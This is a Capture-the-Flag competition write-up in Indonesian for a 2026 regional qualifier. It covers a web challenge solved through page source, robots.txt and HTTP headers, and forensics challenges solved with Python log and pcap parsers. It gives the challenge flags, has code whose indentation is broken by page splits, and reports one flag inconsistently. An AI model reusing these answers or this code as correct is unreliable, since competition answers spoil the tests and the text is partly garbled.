JATIM CYBERSECURITY COMPETITION QUALIFICATION 2026

*The writeups by **Barudak Junior** Team*



Presented by:

Bangkit Bayu Prasetyo
Muhammad Mambaul Hikam

JATIM CYBERSECURITY COMPETITION
QUALIFICATION 2026

DAFTAR ISI

[WEB EXPLOITATION] 2
Web-101 2
[FORENSICS] 6
gampang lah 6
forensic-101 8
Everyday im sufflin 11
[CRYPTO] 19
Crypto-101 19
Za King’s Perjury 21
[PWN] 22
Pwn-101 22
[REVERSE] 25
Rev-101 25
Tiny race 25
Sudoku 31
[MISC] 37
Sanity Check 37

[WEB EXPLOITATION]

Web-101

Flag
JCC{1nsp3ct_th3_r0b0ts_w1th_h34ders_4nd_y0u_g3t_th3_fl4g}


Deskripsi
Author: **abdiery**

Jatim Park merupakan salah satu destinasi wisata populer yang berada di Kota Batu, Jawa Timur. Tempat ini menawarkan berbagai wahana hiburan dan edukasi yang cocok untuk wisatawan dari berbagai usia. Jatim Park memiliki beberapa kawasan dengan tema yang berbeda, seperti permainan, satwa, sains, dan teknologi. Dengan beragam atraksi dan fasilitas yang tersedia, Jatim Park menjadi salah satu pilihan wisata favorit bagi keluarga maupun wisatawan yang berkunjung ke Jawa Timur.


Akses website di http://206.189.94.195:8080

Link AI
https://chatgpt.com/share/6aa0eb54-74d8-83ec-bdfa-b153b8841a68


Solusi
Diberikan halaman website sebagai berikut:




Lalu kami cek isi dari kode halaman website dengan inspect element dan menemukan potongan flag PART 1



Setelah itu kami menemukan clue bahwa web ini memiliki robots.txt yang terekspos secara publik, lalu kami mencari file robots.txt dan menemukan potongan flag PART 2




Nah dari isi robots.txt tersebut diberikan clue yang membahas HTTP header, maka kemungkinan potongan flag selanjutnya pasti disisipkan kedalam HTTP Header ketika website dimuat. Oleh karena itu kami melakukan request ke server dengan curl -I http://206.189.94.195:8080/, -I disini fungsinya untuk mengambil header response saja



Nah setelah berhasil terhubung ke server, server meresponse dengan header sebagai berikut:

```
HTTP/1.1 200 OK
Date: Thu, 10 Sep 2026 00:34:13 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.2.33
X-JatimPark-Flag: h34ders_4nd_
X-JatimPark-Notes: Storage adalah fitur browser yang memungkinkan website menyimpan data secara permanen di perangkat pengguna tanpa batas waktu kedaluwarsa
X-JatimPark-Notes2: willnotbefound0x1337.php
Content-Type: text/html; charset=UTF-8
```

Potongan flag PART 3 disimpan dalam key *X-JatimPark-Flag,* lalu disini diberikan clue lagi pada key *X-JatimPark-Notes* dan *X-JatimPark-Notes2*, Clue pertama menyebutkan bahwa Storage browser digunakan untuk menyimpan data secara permanen didalam browser, lalu clue kedua menyebutkan bahwa tiket JP disimpan didalam storage browser, maka dari itu kita langsung inspect element dan buka tab application , karena clue menyebutkan disimpan secara permanen maka flag selanjutnya pasti disimpan dalam localstorage.



[FORENSICS]

gampang lah


Flag
JCC{K3r3n_k4mu_br0!}

Deskripsi
Author: **pujow**


Orang lagi ngedev kok udah di serang aja kocak, lain kali jangan develop di kafe.

Link AI
https://chatgpt.com/share/6aa0e16a-be50-83ec-b657-5a6f6ec1baa6

Solusi
Diberikan sebagai berikut:



Kami memperoleh flag tersebut dengan menjalankan skrip Python yang secara otomatis membaca file `challenge_final.pcap`. Skrip ini bekerja dengan menyaring paket jaringan UDP pada port 123 (NTP) untuk mencari string berformat Base64 yang tersembunyi di dalam payload-nya.



Setelah potongan Base64 tersebut ditemukan, program langsung melakukan proses *decode* dan dekripsi menggunakan kunci XOR yang tersedia di dalam kode. Teks yang sudah terbuka kemudian diperiksa per baris guna menemukan format flag yang asli ataupun yang masih berbentuk heksadesimal, hingga akhirnya tanda kurung kurawal { } sebagai penanda flag berhasil terungkap.

forensic-101

Flag

JCC{sp0t_0n_r3g3x}

Deskripsi

Author: **takanami**

Some login attempts looked unusual. Whether they were mistakes, guesses, or something else was unclear. The answer lies somewhere in the noise.

Link AI

https://share.gemini.google/E9swsaMzyF1h

Solusi

Diberikan halaman website sebagai berikut:

```
import json
import re
from pathlib import Path


CURRENT_DIR = Path(__file__).parent
LOG_FILE = CURRENT_DIR / "forensic101" / "logs.jsonl"



def solve():
    print(f"[+] Membaca log dari: {LOG_FILE}")
    if not LOG_FILE.exists():
        print(f"[-] File tidak ditemukan: {LOG_FILE}")
        return

    flag_pattern = re.compile(r"^JCC\{[a-zA-Z0-9_]+\}$")
    found_flags = set()

    with open(LOG_FILE, "r", encoding="utf-8") as f:
        for line_num, line in enumerate(f, start=1):
            line = line.strip()
            if not line:
                continue
```

```
            try:
                entry = json.loads(line)
                password = entry.get("payload", {}).get("password",
"")

                if flag_pattern.match(password):
                    username = entry.get("payload",
{}).get("username", "")
                    timestamp = entry.get("time", "")
                    print(f"[+] Ditemukan pada baris {line_num} |
User: {username} | Waktu: {timestamp}")
                    found_flags.add(password)
            except json.JSONDecodeError:
                continue

    print("\n" + "=" * 40)
    if found_flags:
        for flag in found_flags:
            print(f"[FLAG DITEMUKAN]: {flag}")
    else:
        print("[-] Flag tidak ditemukan.")
    print("=" * 40)




if __name__ == "__main__":
```

```
    solve()
```

Jadi cara kerja skrip ini gampangnya gini: dia buka file log forensic101/logs.jsonl terus dibaca satu-satu per baris, soalnya tiap baris itu isinya satu data JSON. Dari tiap baris, dia ambil bagian payload.password, terus dicek pakai regex ^JCC\{[a-zA-Z0-9_]+\}$ pola ini emang bentuk khas flag CTF. Kalau passwordnya cocok sama pola itu, langsung dianggap flag, terus dicatat deh baris ke berapa, usernya siapa, sama waktunya kapan, buat bukti dari mana flag itu ketemu. Semua flag yang ketemu ditampung di set biar gak dobel, terus pas program selesai baru dicetak semua flag-nya.

Cara jalaninnya juga simpel, tinggal pastiin folder forensic101/logs.jsonl ada di tempat yang bener (satu folder sama file python ini), terus tinggal run python solve.py aja nanti otomatis dia scan dan langsung print flag yang ketemu.

Tapi karena file logs.jsonl-nya gak ada di sini (itu adanya di komputer kamu), aku belum bisa jalanin skripnya buat lihat flag aslinya. Kalau mau, upload aja file logs.jsonl-nya, nanti langsung aku jalanin dan kita lihat sama-sama hasilnya.



Everyday im sufflin

Flag

JCC{t1m3l1n3_d3t41l_r3c0n_ftw}

Deskripsi

Author: **takanami**

A compromised workstation repeatedly interacts with another host. It appears to be sending hidden messages to that host. Can you uncover it?

Link AI

https://chatgpt.com/share/6aa109c0-3d38-83ec-a1b1-91d2f30ba615

Solusi

Diberikan sebagai berikut:

```
import struct

import socket

import sys




PCAP_FILE = sys.argv[1] if len(sys.argv) > 1 else "evryday im

shufflin.pcap"



SRC_IP = "10.42.42.10"

DST_IP = "10.42.42.20"

DST_PORT = 443




def read_pcap(filename):

    with open(filename, "rb") as f:

        data = f.read()
```

```
    # PCAP global header
    if len(data) < 24:
        raise ValueError("File PCAP terlalu kecil.")

    magic = struct.unpack("<I", data[:4])[0]

    if magic != 0xA1B2C3D4:
        raise ValueError("PCAP bukan little-endian classic PCAP yang
didukung script ini.")

    offset = 24
    packets = []

    while offset + 16 <= len(data):
        ts_sec, ts_usec, incl_len, orig_len = struct.unpack(
            "<IIII", data[offset:offset + 16]
        )
        offset += 16

        frame = data[offset:offset + incl_len]
        offset += incl_len

        if len(frame) < 14:
            continue
```

```
    # Ethernet type
    eth_type = struct.unpack("!H", frame[12:14])[0]

    # IPv4 only
    if eth_type != 0x0800:
        continue

    ip = frame[14:]

    if len(ip) < 20:
        continue

    ihl = (ip[0] & 0x0F) * 4

    if len(ip) < ihl:
        continue

    protocol = ip[9]

    # UDP
    if protocol != 17:
        continue

    src_ip = socket.inet_ntoa(ip[12:16])
```

```
        dst_ip = socket.inet_ntoa(ip[16:20])

        if src_ip != SRC_IP or dst_ip != DST_IP:
            continue

        udp = ip[ihl:]

        if len(udp) < 8:
            continue

        src_port, dst_port, udp_len, checksum = struct.unpack(
            "!HHHH", udp[:8]
        )

        if dst_port != DST_PORT:
            continue

        payload = udp[8:udp_len]

        packets.append({
            "time": (ts_sec, ts_usec),
            "payload": payload
        })

    return packets
```

```python
def extract_flag(packets):
    # Paket dengan payload 1 byte adalah bagian yang dicari.
    # Paket lain merupakan traffic pengganggu/decoy.
    chars = [
        p for p in packets
        if len(p["payload"]) == 1
    ]

    # "Shufflin" -> jangan gunakan urutan packet di file.
    # Gunakan timestamp PCAP untuk mendapatkan urutan sebenarnya.
    chars.sort(key=lambda p: p["time"])

    flag = b"".join(p["payload"] for p in chars)

    return flag.decode("utf-8", errors="replace")


def main():
    try:
        packets = read_pcap(PCAP_FILE)
        flag = extract_flag(packets)

        print("[+] Flag:")
```

```
        print(flag)



    except FileNotFoundError:
        print(f"[-] File tidak ditemukan: {PCAP_FILE}")
        sys.exit(1)


    except Exception as e:
        print(f"[-] Error: {e}")
        sys.exit(1)




if __name__ == "__main__":
   main()
```

Kami memperoleh langkah-langkah analisis dari potongan kode tersebut dengan membuka dan memvalidasi file PCAP yang ditentukan (secara default bernama evryday im shufflin.pcap). Skrip membaca file dalam mode biner, lalu memeriksa 24 byte pertama dari header global PCAP untuk memastikan apakah file tersebut memenuhi ukuran minimum yang valid.
Setelah itu, program memeriksa magic number (nilai 0xA1B2C3D4) pada 4 byte awal untuk memastikan bahwa file tersebut menggunakan format little-endian classic PCAP yang didukung oleh skrip, sebelum akhirnya melanjutkan pembacaan paket data dari offset ke-24.


Hey, remu
Hardware
CPU AMD Ryzen 5 6600H (6C / 12T) @ 4.55 GHz
RAM 11.59 GiB / 15.25 GiB | 76%
DRIVE C:\ 384.16 GiB / 475.05 GiB | 81%
DRIVE D:\ 344.09 GiB / 476.92 GiB | 72%
Software
OS Windows 11 Home (25H2) [x86_64]
SHELL Windows PowerShell 5.1.26100.8875
TERMINAL Visual Studio Code 1.137.0
LOCALE en_US.UTF-8
Session
LOGIN remu // 2026-09-10 07:03:31
Uptime / Date
UPTIME 2 hours, 6 mins
DATE 2026-09-10 09:09:10
[+] Flag:
JCC{tim3lin3_d3t4il_r3c0n_ftw}

[CRYPTO]

Crypto-101

Flag

JCC{W3lc0me_T0_Cryp706r4phy}

Deskripsi

Author: **anonymous**

